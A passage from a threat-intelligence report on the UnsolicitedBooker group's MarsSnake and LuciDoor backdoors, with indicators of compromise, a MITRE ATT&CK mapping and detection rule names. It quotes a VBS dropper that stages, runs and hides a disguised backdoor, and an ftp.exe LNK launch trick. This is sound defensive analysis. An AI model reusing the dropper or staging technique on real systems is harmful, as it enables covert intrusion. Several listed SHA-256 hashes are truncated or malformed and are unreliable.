!move .\._init_\._MACOS_\._MACOS_\._MACOS_\._MACOS_\help.log
c:\programdata\help.vbs
!start /b c:\programdata\help.vbs
bye
```

Figure 21. Content of version.txt

The help.vbs script creates C:\ProgramData\Oracle\Java\installcache\l. It then moves plasrv.log into that directory, renames it to plasrv.exe, and executes it. As part of cleanup, the script deletes the original LNK file and the hidden directory, then deletes itself.

```
1 Set objShell = WScript.CreateObject("WScript.Shell")
2 Set objShell = CreateObject("WScript.Shell")
3 strPath = objShell.CurrentDirectory
4 objShell.Run "cmd /c mkdir c:\programdata\Oracle\Java\installcache" , 0, True
5 objShell.Run "cmd /c move
.\._init_\._MACOS_\._MACOS_\._MACOS_\._MACOS_\plasrv.log
c:\programdata\Oracle\Java\installcache\plasrv.exe" , 0, True
6 objShell.Run "cmd /c del *.lnk", 0, True
7 objShell.Run "cmd /c rmdir /s /q ._init_", 0, True
8 objShell.Run "cmd /c c:\programdata\Oracle\Java\installcache\plasrv.exe", 0, True
9 objShell.Run "cmd /c del c:\programdata\help.vbs", 0, True
```

Figure 22. Content of help.log

The plasrv.log/plasrv.exe file is identical to the MarsSnake backdoor we observed in the Kyrgyzstan activity that used the C2 server 81.70.28.71. In this case, the backdoor was delivered directly, without MarsSnakeLoader.

MarsSnake appears to be a relatively uncommon tool. We have not seen references to it outside an ESET quarterly report, so we currently treat it as unique to this threat group. Based on the evidence available, we assess that this activity reflects either a penetration test or that UnsolicitedBooker is a cybercriminal group that also targets China.

During the investigation, we also noted an unusual LNK creation timestamp, "2019:12:07 09:09:51+00:00", and the Machine ID "desktop-s2c6iad". StrikeReady Labs referenced this Machine ID in 2024 in the context of an attack targeting Chinese customs.



Figure 23. StrikeReady Labs X post

We pivoted on the same creation timestamp and Machine ID and identified about 40 additional malicious files. Most were in Chinese, and many were linked to targets in Hong Kong, mainland China, Taiwan, and South Korea.

One example was "ด่วนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร FBI.docx.lnk" (SHA-256: 2f52aa02ccc45e5a4f5a8045aeb42f8428b48a5814435ffb8d75d41a7735811c). Mustang Panda used this LNK in an attack [targeting the Thai police](#). The Machine ID was different, but the creation timestamp matched. It was "2019:12:07 09:09:51".

Further analysis showed that the timestamp and Machine ID align with LNK files from the FTPLnk_phishing repository on GitHub. This is a Chinese penetration-testing tool, and the repository includes a disclaimer about lawful use.




Figure 24. FTPInk_phishing repository on GitHub

```
File Attributes           : Archive
Create Date              : 2019:12:07 04:09:51-05:00
Access Date              : 2022:08:05 00:33:20-04:00
Modify Date              : 2019:12:07 04:09:51-05:00
Target File Size         : 58880
Icon Index               : 1
Run Window               : Show Minimized No Activate
Hot Key                  : (none)
Target File DOS Name     : ftp.exe
Drive Type               : Fixed Disk
Drive Serial Number      : 00A2-2AF8
Volume Label             :
Local Base Path          : C:\Windows\System32\ftp.exe
Relative Path            : ..\..\..\Windows\System32\ftp.exe
Command Line Arguments   : -"s:__init__\python.dll
Icon File Name           : %SystemRoot%\System32\SHELL32.dll
Fill Attributes          : 0x07
Popup Fill Attributes    : 0xf5
Screen Buffer Size        : 120 x 9001
Window Size              : 120 x 30
Window Origin            : 0 x 0
Font Size                : 0 x 16
Font Family              : Unknown (0x36)
Font Weight              : 400
Font Name                : 新宋体
Cursor Size              : 25
Full Screen              : No
Quick Edit               : Yes
Insert Mode              : Yes
Window Origin Auto       : Yes
History Buffer Size       : 50
Num History Buffers      : 4
Remove History Duplicates : No
Machine ID               : desktop-s2c6iad
```

Figure 25. Metadata for phishing.docx.lnk from the FTPInk_phishing repository

These findings indicate that at least two threat groups, Mustang Panda and UnsolicitedBooker, used FTPInk_phishing in their operations.

Conclusions

ESET previously reported UnsolicitedBooker activity targeting Saudi Arabia. As our analysis shows, traces of that focus still appear in the group's phishing documents. By the fall of 2025, however, the group shifted to telecommunications targets in the CIS and continued this activity into 2026.

Across these operations, the group used several rare tools of Chinese origin. Notably, early activity relied on a backdoor we named LuciDoor. Later campaigns switched to MarsSnake. In 2026, the group returned to LuciDoor.

We also observed at least one case where the attackers used a compromised router as a C2 server. We also identified infrastructure elements that, in the context of specific attacks, appeared to be masquerading as Russian.

Indicators of compromise

File-based indicators of compromise

MD5	SHA-1	SHA-256
fa10b1ef3730fc6cf13336f3c5e37add	94bd8e246241d918d2ca2c8869e3d01995ac7acb	e6a28b3833384018bad60043c82bb4cfcce86a3418ece86e
c495119e6a30c361b2eacbb56f020f5e	0db4a84e40a793ae19c13a3c83a9883eab4558aa	b3f91970f6b25f0f24da2b4ca488e8a484847b0eb0e13ffde9
cde0a8fc6623141b7357f54fe455569b	385aed5a0117e663f84eb2913c3eabf67db1f566	f4243a95a7c81130eb257a1f1f63fb744dd6d613b57e69ccd
9704f83b97cf16d980a8d14dad1c41dd	a48fe13641c147bb0a76945e1a61af344e9c2bde	3c9e76eee8c813e2de16640504118550b18b21e4f951df47
f9f81a169e01fbd28dedc1b99b5fafc5	5f1ba2e96e11c108ecd5c0cc6c84e31fae017998	3aa78ea358b2a6f92c76ff040eb28ae4dfb82c96809c373b4
c81861fed9a6260b8ab0b2075f894160	b5520c3a7362715bd6e8fb81715558a3a195ebeb	a3f223350e03fb7ae6ac4ddf170a94d40da0a525375b764d
64c1680358d7743fa310fd31e9e5d3ba	64fd6a515a176abf34f84c330f58fb025c52ed30	47d8aa9b806fab9bb4545bff8e5096989243984ac9f45e59
b57306bea1e340f780a7ce393fcbdc3c	c5060d4a786b4ad55e5d0e95e01ce1c9f1c8ce25	ccbba80a602caf38e34fddfffbf8ea6bfeb31813fecda107a4a
b1a93bd90fef582cdead0f7423140b0b	788f1ff95c045746ff3ecb574aa0f7a46f49efdb	be7e19eabcf67de1306dbdcafc6ca93697187027be54f9d5l
045aaa75c58b7ba6373c160ff260fd32	27ce42b4c1c9651c724fb06e514c676d6e8200c3	6a8e969a26885f859e594870ca56014f87b37bcffee70441c
7c2a20b26ec67ce0b20e032cd09bb96c	81f0df774da2cab652f854e4959bc6fa26f0ec0b	01f28cefdcf3940c19efd7a0446aa0e56c56bc7c955774c94
67613cfe3c9ebc8e2850baa9c7fb9146	1c2c9df79fd860be4c564130cab4e8e17926be86	87619f23611dda86bb58c845c7824f34c76e9d270f624e5bl
44f7f9c02e94e9343b2b92829fcc70a8	944499793ea5071666f9daa6442a790219efb022	469e1e62b324575950f3237d37f81567bc55476e48a2a1bc
47363e30ae420d1356d3601c2cb078c1	78de2ea7aa34f4e72b2be02bb4999fbf146b1331	54c993140dd490bb44f4cfb31612dc2c13bbf8bfaac8a0ca2

Download as:

Network-based indicators of compromise

Indicator
81.70.28.71
93.157.106.75
5.181.1.153
button.gdakdbysw.xyz
mail.ru.cdhgwnjicw.xyz

Download as:

MITRE ATT&CK matrix

ID	Name	Description
Resource Development		
T1583.001	Acquire Infrastructure: Domains	The group acquired and used Porkbun domains as C2 servers.
T1583.004	Acquire Infrastructure: Server	The group acquired and used servers from Shenzhen Tencent Computer Systems Company Limited as C2 infrastructure.
T1584.008	Compromise Infrastructure: Network Devices	The group used a compromised MikroTik router as a C2 server.
T1587.001	Develop Capabilities: Malware	The group used custom malware in these attacks, including MarsSnake and LuciDoor.
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	The group attached malicious macro-enabled documents to emails with telecommunications-themed subject lines.
T1566.002	Phishing: Spearphishing Link	The group sent emails with malicious links to a subdomain impersonating the Russian service mail.ru. Clicking the link downloaded a malicious document.
Execution		
T1059.003	Command and Scripting Interpreter: Windows Command Shell	The group uses the LuciDoor and MarsSnake backdoors to execute received commands via cmd.exe.
T1106	Native API	The group uses the RtlDecompressBuffer function in LuciLoad to decompress embedded payloads.
Persistence		
T1053.005	Scheduled Task/Job: Scheduled Task	The group uses LuciDoor for persistence by creating a Windows Task Scheduler task named \OneDrive Launcher.
Defense Evasion		
T1027	Obfuscated Files or Information	The group stores LuciDoor and MarsSnake configuration data in encrypted form.
T1027.009	Obfuscated Files or Information: Embedded Payloads	The group uses LuciLoad and MarsSnakeLoader, both of which contained embedded payloads.
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	The group uses LuciLoad and MarsSnakeLoader with payloads encrypted using the RC4 algorithm.
T1027.015	Obfuscated Files or Information: Compression	The group uses compression to package payloads delivered by LuciLoad and MarsSnakeLoader.
T1036.004	Masquerading: Masquerade Task or Service	The group uses LuciDoor for persistence by creating a Windows Task Scheduler task, \OneDrive Launcher, designed to resemble a Microsoft component with Author set to Microsoft. The task triggers at user logon and launches the masqueraded LuciLoad.
T1036.005	Masquerading: Match Legitimate Resource Name or Location	The group uses malware that mimics legitimate Microsoft software, employing similar file placement paths and characteristic naming conventions.
T1140	Deobfuscate/Decode Files or Information	The group uses LuciLoad and MarsSnakeLoader to decrypt and decompress the delivered payload.
T1574.002	Hijack Execution Flow: DLL Side-Loading	The group uses DLL sideloading to launch MarsSnakeLoader, where the legitimate Plasm.exe loads the malicious PDH.dll library.
T1620	Reflective Code Loading	The group uses LuciLoad and MarsSnakeLoader for reflective payload loading.
Discovery		
T1033	System Owner/User Discovery	The group uses LuciDoor and MarsSnake to determine the current username, using GetUserNameW and WTSQuerySessionInformationW, respectively.
T1012	Query Registry	The group uses LuciDoor to extract proxy settings and OS information from the registry.
T1049	System Network Connections Discovery	The group uses LuciDoor to enumerate active TCP connections and identify hosts on common proxy ports for follow-on connection attempts.
T1082	System Information Discovery	The group uses LuciDoor and MarsSnake to collect victim system information using WinAPI functions and Windows registry queries.

ID	Name	Description
T1083	File and Directory Discovery	The group uses the MarsSnake backdoor to generate a list of files in specified folders based on commands received from the C2 server.
T1614.001	System Location Discovery: System Language Discovery	The group uses LuciDoor to determine the victim system language identifier.
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	The group uses LuciDoor over HTTPS and MarsSnake over HTTP for C2 communication.
T1090	Proxy	LuciDoor falls back to a proxy when it cannot establish a direct connection to C2.
T1105	Ingress Tool Transfer	The group uses LuciDoor and MarsSnake to download files from the control server.
T1572	Protocol Tunneling	When direct connectivity fails, LuciDoor uses HTTP CONNECT to create a tunnel to the target node.
T1573.001	Encrypted Channel: Symmetric Cryptography	The group uses AES for MarsSnake communications.
T1573.002	Encrypted Channel: Asymmetric Cryptography	The group uses AES for MarsSnake communications.
Exfiltration		
T1041	Exfiltration Over C2 Channel	The group uses LuciDoor and MarsSnake to exfiltrate files from the victim system to the control server.

Download as:

PT Sandbox

PT ESC rules

- PTESC_apr_win_CN_UnsolicitedBooker__Backdoor__LuciDoor
- PTESC_apr_win_CN_UnsolicitedBooker__Dropper__LuciLoad
- PTESC_apr_win_CN_UnsolicitedBooker__Backdoor__MarsSnake
- PTESC_apr_win_CN_UnsolicitedBooker__Dropper__MarsSnakeLoader

Behavior-based verdicts

Trojan.Win32.Generic.a

PT AV

- Trojan.LuciDoor
- Trojan.LuciLoad
- BScope.Trojan.LuciLoad
- Trojan.Win64.MarsSnake

Network-based verdicts

- REMOTE [PTsecurity] MarsSnake Checkin sid: 10 016 190
- REMOTE [PTsecurity] LuciDoor C2 Communication sid: 10 016 281